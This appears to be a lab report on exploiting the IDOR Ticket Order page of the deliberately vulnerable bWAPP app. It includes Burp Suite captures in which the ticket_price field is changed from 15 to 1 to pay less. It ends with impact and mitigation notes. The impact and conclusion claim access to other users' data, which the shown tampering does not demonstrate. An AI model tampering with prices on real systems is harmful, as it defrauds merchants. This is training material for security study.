

OWASP BWA (BWAPP) IDOR Ticket Order Report



Performed by
Imteyaz Ali


Introduction

Insecure Direct Object Reference (IDOR) is a type of access control vulnerability that occurs when an application provides direct access to objects based on user-supplied input without proper authorization. This practical report explores how an IDOR vulnerability can be exploited in the bWAPP application, specifically targeting the Ticket Order module.

Environment Setup

- Platform: OWASP Broken Web Applications (BWA) Project (bWAPP)
- Browser: Mozilla Firefox
- Tools: Burp Suite (Community Edition)
- Target Module: Ticket Order (IDOR)

Steps to Reproduce



192.168.1.72/bWAPP/insecure_direct_object_ref_2.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Pee

/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order tickets.

You ordered 10 movie tickets.

Total amount charged from your account automatically: 150 EUR.

Thank you for your order!

Twitter LinkedIn Facebook

bWAPP is for educational purposes only / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need a training? @ 2014 MME BVBA

Burp Suite Community Edition v2024.9.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Forward Drop Open browser

Time	Type	Direction	Method	URL	Status code	Length
 Intercept is on Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.						

Event log (5) All issues

Memory: 150.6MB

Burp Suite Community Edition v2024.9.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop

Request to http://192.168.1.72:80

Time	Type	Direction	Method	URL	Status code	Length
05:52:46.10 M...	HTTP	→ Request	POST	http://192.168.1.72/bWAPP/insecure_direct_object_ref_2.php		

Request

Pretty Raw Hex

```
1 POST /bWAPP/insecure_direct_object_ref_2.php HTTP/1.1
2 Host: 192.168.1.72
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 47
9 Origin: http://192.168.1.72
10 Connection: keep-alive
11 Referer: http://192.168.1.72/bWAPP/insecure_direct_object_ref_2.php
12 Cookie: PHPSESSID=fjh3v7gk2luo7mdj13ga256h4; acopendivid=swingset,jotto,phbb2,redmine; acgroupswithpersist=nada; security_level=0
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 ticket_quantity=10&ticket_price=15&action=order
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 4

Request headers 13

Event log (5) All issues

Memory: 150.6MB

Burp Suite Community Edition v2024.9.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop

Request to http://192.168.1.72:80

Time	Type	Direction	Method	URL	Status code	Length
05:52:46.10 M...	HTTP	→ Request	POST	http://192.168.1.72/bWAPP/insecure_direct_object_ref_2.php		

Request

Pretty Raw Hex

```
1 POST /bWAPP/insecure_direct_object_ref_2.php HTTP/1.1
2 Host: 192.168.1.72
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 47
9 Origin: http://192.168.1.72
10 Connection: keep-alive
11 Referer: http://192.168.1.72/bWAPP/insecure_direct_object_ref_2.php
12 Cookie: PHPSESSID=fjh3v7gk2luo7mdj13ga256h4; acopendivid=swingset,jotto,phbb2,redmine; acgroupswithpersist=nada; security_level=0
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 ticket_quantity=10&ticket_price=1&action=order
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 4

Request headers 13

Event log (5) All issues

Memory: 150.6MB

192.168.1.72/bWAPP/insecure_direct_object_ref_2.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order tickets.

You ordered 10 movie tickets.

Total amount charged from your account automatically: 10 EUR.

Thank you for your order!



bWAPP is for educational purposes only / Follow @MME_U on Twitter and ask for our cheat sheet, containing all solutions! / Need a [training](#)? / © 2014 MME BVBA

192.168.1.72/bWAPP/insecure_direct_object_ref_2.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee



an extremely buggy web app !

Choose your bug:

----- bWAPP v1.9+ -----

Set your security level:

low Current: low

/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order tickets.



bWAPP is for educational purposes only / Follow @MME_U on Twitter and ask for our cheat sheet, containing all solutions! / Need a [training](#)? / © 2014 MME BVBA

192.168.1.72/bWAPP/insecure_direct_object_ref_2.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee



an extremely buggy web app !

Choose your bug:

----- bWAPP v1.9+ -----

Set your security level:

medium Current: medium

/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order tickets.



bWAPP is for educational purposes only / Follow @MME_U on Twitter and ask for our cheat sheet, containing all solutions! / Need a [training](#)? / © 2014 MME BVBA

The image shows a Burp Suite Community Edition v2024.9.4 interface at the top. The 'Intercept' tab is active, showing a request to `http://192.168.1.72:80`. The request is a POST to `/bWAPP/insecure_direct_object_ref_2.php`. The request body contains the following data:

```
ticket_quantity=10&ticket_price=1&action=order
```

The 'Inspector' tab on the right shows the request details. Below the Burp Suite interface is a screenshot of a web browser showing the application's response. The browser address bar shows `192.168.1.72/bWAPP/insecure_direct_object_ref_2.php`. The page title is `/ Insecure DOR (order Tickets) /`. The page content shows a form for ordering movie tickets. The form has a label `How many movie tickets would you like to order? (15 EUR per ticket)` and a text input field containing `1`. Below the input field is a `Confirm` button. The page also displays the following text:

You ordered 10 movie tickets.
Total amount charged from your account automatically: 10 EUR.
Thank you for your order!

The page footer contains the text: `bWAPP is for educational purposes only / Follow @MME-IT on Twitter and ask for our cheat sheet, containing all solutions! / Need a training? / © 2014 MME BVBA`

Impact

- Unauthorized access to other users' order details.
- Potential modification or deletion of other users' data.
- Violation of privacy and confidentiality.

Mitigation Recommendations

- **Implement proper access control mechanisms, including role-based and object-based access controls.**
- **Use indirect references instead of direct object references (e.g., mapping IDs to session-specific tokens).**
- **Regularly perform security testing, including vulnerability scanning and manual code review.**
- **Implement logging and monitoring to detect unauthorized access attempts**

Conclusion

This practical demonstrated how IDOR vulnerabilities can be exploited to gain unauthorized access to other users' data. Proper implementation of access control mechanisms and secure coding practices are essential to prevent such attacks.